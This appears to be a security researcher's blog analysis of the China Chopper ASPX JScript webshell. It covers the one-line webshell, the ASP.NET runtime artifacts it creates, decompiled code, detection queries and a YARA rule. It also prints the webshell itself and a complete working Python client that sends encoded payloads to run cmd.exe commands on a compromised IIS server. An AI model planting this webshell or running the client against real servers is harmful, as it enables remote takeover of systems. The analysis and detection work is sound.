ASPX is a file type that belongs to the ASP.NET framework, and the @Page directive is used to defines page-specific attributes used by the ASP.NET page parser and compiler. In thise case, the page language is set to Jscript, which is Microsoft’s implementation of Javascript. eval() is used to execute any Jscript code passed to the ASPX file by means of RequestItem["password"] which indexes POST data with the user-defined parameter “password”. The “unsafe” argument indicates that the code passed to the eval method is executed in the same security context as the calling code, which defaults to the iis apppool\defaultapppool IIS user account. Microsoft’s documentation specifies that
An application pool identity allows you to run an application pool under a unique account without having to create and manage domain or local accounts
.NET DLLs from ASP.NET Runtime
Another interesting feature of ASP.NET as a result of uploading the webshell file is the creation of .NET assembly files. The ASP.NET framework is dynamically compiled, meaning that libraries are packaged as executables and published as a set of symbols that programs and other libraries can link to. At runtime, the Windows DLL search order path is used to load DLLs necessary to resolve a reference. In IIS and ASP.NET, these additional artifacts takes the form of DLLs and .compiled files created within the C:\inetpub\wwwroot\bin directory when a new ASPX file or webshell is uploaded
ASP.NET runtime and IIS
Depending on whether the IIS application is setup with the ASP.NET MVC (Model View controller) framework or web form framework, the new ASPX file is transformed into either C# or VB.NET source code before being precompiled into a temporary .NET assembly as a DLL within the following path:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET files\root\"partial hash #1"\"partial hash #2"\

The temporary .NET DLL is served to a user request the ASPX page rather than the ASPX itself upon the next request. Along with the DLL file, a XML file specific to the .NET assembly DLL is created, known as a preservation file, which typically has the .compiled extension
Trustwave has provided a graphic for showing the ASP.NET runtime flow with preservation files
After uploading the index.aspx webshell and making a POST request with caidao.exe, both the .NET assembly DLL App_Web_2djxnmnl.dll and preservation file index.aspx.cdcab7d2.compiledare shown

Inspecting the preservation file index.aspx.cdcab7d2.compiled shows the following XML code. The preservation file appears tpo contain metadata referencing file dependencies to the webshell file index.aspx
<?xml version="1.0" encoding="utf-8"?>
<preserve resultType="3" virtualPath="/index.aspx" hash="88eec7b1a" filehash="945280b775d" flags="110000" assembly="App_Web_2djxnmnl" type="ASP.index_aspx">
    <filedeps>
        <filedep name="/index.aspx" />
    </filedeps>
</preserve>
Since the App_Web_2djxnmnl.dll is a .NET assembly, it can be decompiled into the following C# code

Inspecting the ASP namespace, the Page_Load() function shows the Microsoft.JScript.Eval.JScriptEvaluate() method, similar to the Jscript eval() method, which retrieves Jscript code to execute with the HttpRequestBase class. The HttpRequestBase class enables ASP.NET to read the HTTP values sent by a client during a Web request, which must have the POST parameter “password” in this case
< ... snip ... >

[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
	Microsoft.JScript.StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
	try {
		object[] localVars = ((Microsoft.JScript.StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
		Microsoft.JScript.Eval.JScriptEvaluate(base.Request["password"], ((INeedEngine)this).GetEngine());
		object[] localVars2 = ((Microsoft.JScript.StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
		object[] localVars3 = ((Microsoft.JScript.StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
	}
	finally {
		((INeedEngine)this).GetEngine().PopScriptObject();
	}
}

< ... snip ... >
Detection
Process Chains
Since the webshell is executed in the context of the IIS web application, it is expcted that the IIS worker process (w3wp.exe) will execute when POST
requests are sent to the webshell by caidao.exe. svchost.exe is the parent process of the IIS child worker process, where svchost.exe is the shared service process

Attempting to execute commands in the virtual terminal spawns cmd.exe, and executing netsh from the virtual terminal shows the following tree

Similarly, running powershell.exe shows the following chain

Host-based Indicators
CrowdStrike EAM query to search for file writes to the IIS webroot directory
event_platform=win event_SimpleName=NewScriptWritten* TargetFileName=*.aspx | table _time ComputerName FileName TargetFileName
CrowdStrike EAM query to list temporary files including ASP.NET DLLs and preservation files created on runtime
event_platform=win event_SimpleName=*FileWritten FilePath=*\\Windows\\Microsoft.NET\\Framework64\\*\\Temporary ASP.NET Files\\root\\* | table _time ComputerName FileName FilePath
YARA rule to detect China Chopper ASPX Jscript webshell variant
rule china_chopper_aspx_jscript_webshell
{
    meta:
        created     = "2021-08-31"
        description = "China Chopper ASPX Jscript webshell"
        author      = "Fyodor Dostoevsky"
        filetype    = "aspx"
    strings:
        // [1-] bytes = 1 to infinite bytes as an unbounded jump, representing the configurable password value
        $jscript_aspx_webshell_v1 = { 3c 25 40 20 50 61 67 65 20 4c 61 6e 67 75 61 67 65 3d 22 4a 73 63 72 69 70 74 22 25 3e 3c 25 65 76 61 6c 28 52 65 71 75 65 73 74 49 74 65 6d 5b 22 [1-] 22 5d 2c 22 75 6e 73 61 66 65 22 29 20 3b 25 3e }
    condition:
        $jscript_aspx_webshell_v1
}
Client Emulation with Python
I created a python client for emulating caidao.exe, as the commented version with instructions can be found here. The implementation is currently minimal
and only works for emulating the virtual terminal and myScript features with a given China Chopper webshell
<%@ Page Language="Jscript"%><%eval(RequestItem["password"],"unsafe") ;%>
Features such as file download, upload, and various other niche attributes have not been implemented but may be added in the future
# -------------------------------------------------------
#                    choppa.py - x0ff
# -------------------------------------------------------

import sys
import requests
import argparse
from base64 import b64encode
import re

# Default User Agent string set by caidao.exe
USER_AGENT = "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html"
headers = { "User-Agent": USER_AGENT }

# URL to China Chopper webshell
# CHANGE IP ADDRESS TO TARGET SERVER
URL = "http://ip_address/index.aspx"


def banner():
    print("---------------------------------------------------")
    print("<- China Chopper \"caidao.exe\" Client Emulator -> ")
    print("---------------------------------------------------")
    print("")

def arg_parse():
    parser_obj = argparse.ArgumentParser(description="China Chopper client emulator")
    parser_obj.add_argument('-p','--password',dest='password',type=str,help='Password for URL POST field')
    parser_obj.add_argument('-m','--mode',dest='mode_type',type=int,help='Interactive virtual terminal = [1], Jscript execution = [2]')
    args = parser_obj.parse_args()
    return args


# Jscript execution
# Sample command: Response.Write("Hello JScript.NET!");
def jscript_exec(password):
    jscript_cmd = input("[!] Enter Jscript line to be executed: ")

    b64_cmd = b64encode(jscript_cmd.encode("utf-8")).decode()
    jscript_payload = "Response.Write(\"X@Y\");var err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(\"" + b64_cmd + "\")),\"unsafe\");}catch(err){Response.Write(err.message);}Response.Write(\"X@Y\");Response.End();"

    # Send Jscript command
    resp = requests.post(URL, headers=headers, data={ password:jscript_payload })


    # Regex to parse command output
    cmd_regex = re.compile(r"X@Y(.*)X@Y", re.DOTALL)

    if resp.status_code == 200:
        try:
            # Debug: print(cmd_regex.findall(resp.text))
            cmd_output = cmd_regex.findall(resp.text)[0]
            print("[!] Output: ")
            print(cmd_output)
        except:
            print("[!] Could not retrieve command output")
    else:
        print("[!] Invalid response status code, password may be incorrect")

    print("\n[!] Exiting")


# Virtual terminal emulation
def interactive_terminal(password):

    # Default IIS path
    iis_dir = "C:\\\\inetpub\\\\wwwroot"

    print("[-] Enter 'quit' to exit")
    while True:
        prompt = "[caidao-shell] " + iis_dir.replace('\\\\','\\')
        user_cmd = input(prompt + '>')

        if user_cmd.strip() == "quit":
            print("[!] Exiting")
            sys.exit(0)

        # No input or whitespace
        elif len(user_cmd) == 0:
            continue

        else:
            new_path = cmd_exec(user_cmd.strip(), password, iis_dir)
            if new_path != False:
                iis_dir = new_path
            else:
                pass


# Virtual terminal "cmd.exe /c" execution
def cmd_exec(cmd, password, curr_iis_dir):

    cmd_proc = "var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new System.Diagnostics.Process();var out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.RedirectStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd /d " + curr_iis_dir + "&" + cmd + "&echo [S]&cd&echo [E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.ReadToEnd()+EI.ReadToEnd());"
    b64_cmd = b64encode(cmd_proc.encode("utf-8")).decode()


    jscript_payload = "Response.Write(\"X@Y\");var err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(\"" + b64_cmd + "\")),\"unsafe\");}catch(err){Response.Write(\"ERROR:// \" + err.message);}Response.Write(\"X@Y\");Response.End();"


    # Send command with server-side plaintext password as POST parameter
    resp = requests.post(URL, headers=headers, data={password:jscript_payload})


    # Regex to parse command output
    cmd_regex = re.compile(r"X@Y(.*)\[S\]", re.DOTALL)  # re.DOTALL extends regex to mathc multiline strings
    if resp.status_code == 200:
        try:
            # Debug: print(cmd_regex.findall(resp.text))
            cmd_output = cmd_regex.findall(resp.text)[0]
            print(cmd_output)
        except:
            print("[!] Could not retrieve command output")
    else:
        print("[!] Invalid response status code, password may be incorrect")


    # Regex to search for current path
    path_regex = re.compile(r"\[S\](.*)\[E\]", re.DOTALL)

    try:
        # Debug: print(regex.findall(resp.text))
        current_path = path_regex.findall(resp.text)[0][1:-1].strip('\r\n').replace('\\','\\\\')
        return current_path
    except:
        print("[!] Could not retrieve current path")
        return False


if __name__ == '__main__':
    banner()
    args = arg_parse()
    mode = args.mode_type
    pass_str = args.password

    if mode == 1:
        interactive_terminal(pass_str)
    elif mode == 2:
        jscript_exec(pass_str)
    else:
        print("[!] Invalid mode")

    sys.exit(0)
References
FireEye 2013 analysis FireEye 2014 analysis HAFNIUM, China Chopper and ASP.NET Runtime China Chopper Webshell China Chopper still active 9 years later